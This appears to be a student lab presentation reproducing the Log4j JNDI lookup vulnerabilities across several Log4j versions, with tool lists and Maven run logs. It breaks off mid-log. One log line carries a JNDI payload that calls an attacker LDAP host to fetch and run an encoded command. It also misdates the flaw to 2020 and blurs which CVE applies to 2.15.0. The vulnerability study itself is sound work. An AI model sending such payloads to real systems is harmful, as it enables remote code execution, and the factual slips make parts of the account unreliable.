Exploitable Vulnerability in Apache Log4j's Thread Context Lookup Pattern Enables Arbitrary Code Execution *CVE-2021-45046*

By-

Gaurav Roy

Mohit Snehal

Shaily Goyal




Table of contents

Introduction

Context

Tools Used

Methodology

Results

Conclusion and Suggestions

References

Introduction

- Apache Log4j2 is one of most popular frameworks for logging in Java applications.

- Substantial number of Software companies use Java as their programming language.

- It is super light and highly adaptable, allowing developers to easily incorporate new filters and other elements which makes it quite easy to use and plug-in.

- For efficiency, it provides features like async-logging.

Context

The 2020 Log4j Vulnerability was a significant cybersecurity threat, impacting many services due to its wide adoption among Java developers.

Exploiting the vulnerability allowed attackers to execute arbitrary code via Java's Naming and Directory Interface (JNDI). Interaction with external servers heightened the risk, enabling compromise through protocols like LDAP.

Version 2.15.0 attempted to mitigate the issue by disabling message lookup but left a vulnerability unresolved.

Certain operating systems, like Alpine Linux and older macOS versions, remained vulnerable due to domain constraints.

Tools Used

Java

jndi-exploit-kit


Virtual box

Log4j

DNS Server (Unbound)

Maven

Alpine Linux




```
marcio@Crocodile JNDI-Injection-Exploit % java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -H
       _ _   _ _____ _____      ______            _       _ _         _  ___ _
      | | \ | |  __ \_   _|    |  ____|          | |     (_) |       | |/ (_) |
      | |  \| | |  | || |______| |__  __  ___ __ | | ___  _| |_ _____| ' / _| |_
  _   | | . ` | |  | || |______|  __| \ \/ / '_ \| |/ _ \| | __|______|  < | | __|
 | |__| | |\  | |__| || |_     | |____ >  <| |_) | | (_) | | |_       | . \| | |_
  \____/|_| \_|_____/_____|    |______/_/\_\ .__/|_|\___/|_|\__|      |_|\_\_|\__|
                                           | |
                                           |_|               created by @welk1n
                                                             modified by @pimps
```

Methodology

Four different scenarios based on four different versions of Log4j (as shown in the screenshot).

Steps:

1. Setting up unbound DNS VM
2. Setting up Malicious VM
3. Setting up the Vulnerable VM and testing each scenario




Results


Log4j Version 2.8.2

The vulnerabilities identified as CVE-2021-45046 were exploited, leading to the creation of the "YOU_HAVE_BEEN_HACKED" file.

This screenshot highlights the susceptibility of Log4j 2.8.2 to such exploits.



```
localhost:~/exploit_2_8# ls
pom.xml  src       target
localhost:~/exploit_2_8# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< net.codejava:hello-world >----------------------
[INFO] Building hello-world 1.0.0
[INFO]   from pom.xml
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
05:06:28.698 [net.codejava.Hello.main()] ERROR net.codejava.Hello {=} - Exploit successfully execute
d
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  2.567 s
[INFO] Finished at: 2024-04-29T05:06:29Z
[INFO] ------------------------------------------------------------------------
localhost:~/exploit_2_8# ls
YOU_HAVE_BEEN_HACKED  pom.xml              src                  target
localhost:~/exploit_2_8#
```



```
localhost:~/exploit_2_15# ls
pom.xml  src      target
localhost:~/exploit_2_15# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< net.codejava:hello-world >----------------------
[INFO] Building hello-world 1.0.0
[INFO]   from pom.xml
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Changes detected - recompiling the module! :source
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform depe
ndent!
[INFO] Compiling 1 source file with javac [debug target 1.8] to target/classes
[WARNING] bootstrap class path not set in conjunction with -source 8
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
05:17:26.237 [net.codejava.Hello.main()] ERROR net.codejava.Hello {=} - Exploit successfully execute
d
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  3.098 s
[INFO] Finished at: 2024-04-29T05:17:26Z
[INFO] ------------------------------------------------------------------------
localhost:~/exploit_2_15# ls
YOU_HAVE_BEEN_HACKED  pom.xml              src                  target
localhost:~/exploit_2_15#
```


Log4j Version 2.15.0

Here, similar to Log4j version 2.8.2, we can see that version 2.15.0 is susceptible to CVE-2021-44228 exploit.


Log4j Version 2.15.0 (partially patched)

In this patched version, the exploit, CVE-2021-44228, was countered (as shown in the screenshot).

Upon further inspection, identified it was was only partially patched, giving rise to new vulnerability: CVE-2021-45046.



```
localhost:~/non_exploit_2_15# ls
pom.xml  src      target
localhost:~/non_exploit_2_15# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< net.codejava:hello-world >----------------------
[INFO] Building hello-world 1.0.0
[INFO]   from pom.xml
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Changes detected - recompiling the module! :source
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform depe
ndent!
[INFO] Compiling 1 source file with javac [debug target 1.8] to target/classes
[WARNING] bootstrap class path not set in conjunction with -source 8
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
2024-04-29 05:20:04,905 net.codejava.Hello.main() WARN Attempt to access ldap server not in allowed
list
05:20:04.842 [net.codejava.Hello.main()] ERROR net.codejava.Hello ${jndi:ldap://10.0.2.10:1389/seria
l/ROME/exec_unix/dG91Y2ggWU9VX0hBVkVfQkVFT19IQUNLRUQ=} - Exploit successfully executed
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  2.568 s
[INFO] Finished at: 2024-04-29T05:20:04Z
[INFO] ------------------------------------------------------------------------
localhost:~/non_exploit_2_15# ls
pom.xml  src      target
localhost:~/non_exploit_2_15# _
```



```
localhost:~/non_exploit_2_16# ls
pom.xml  src      target
localhost:~/non_exploit_2_16# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< net.codejava:hello-world >----------------------
[INFO] Building hello-world 1.0.0
[INFO]   from pom.xml
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
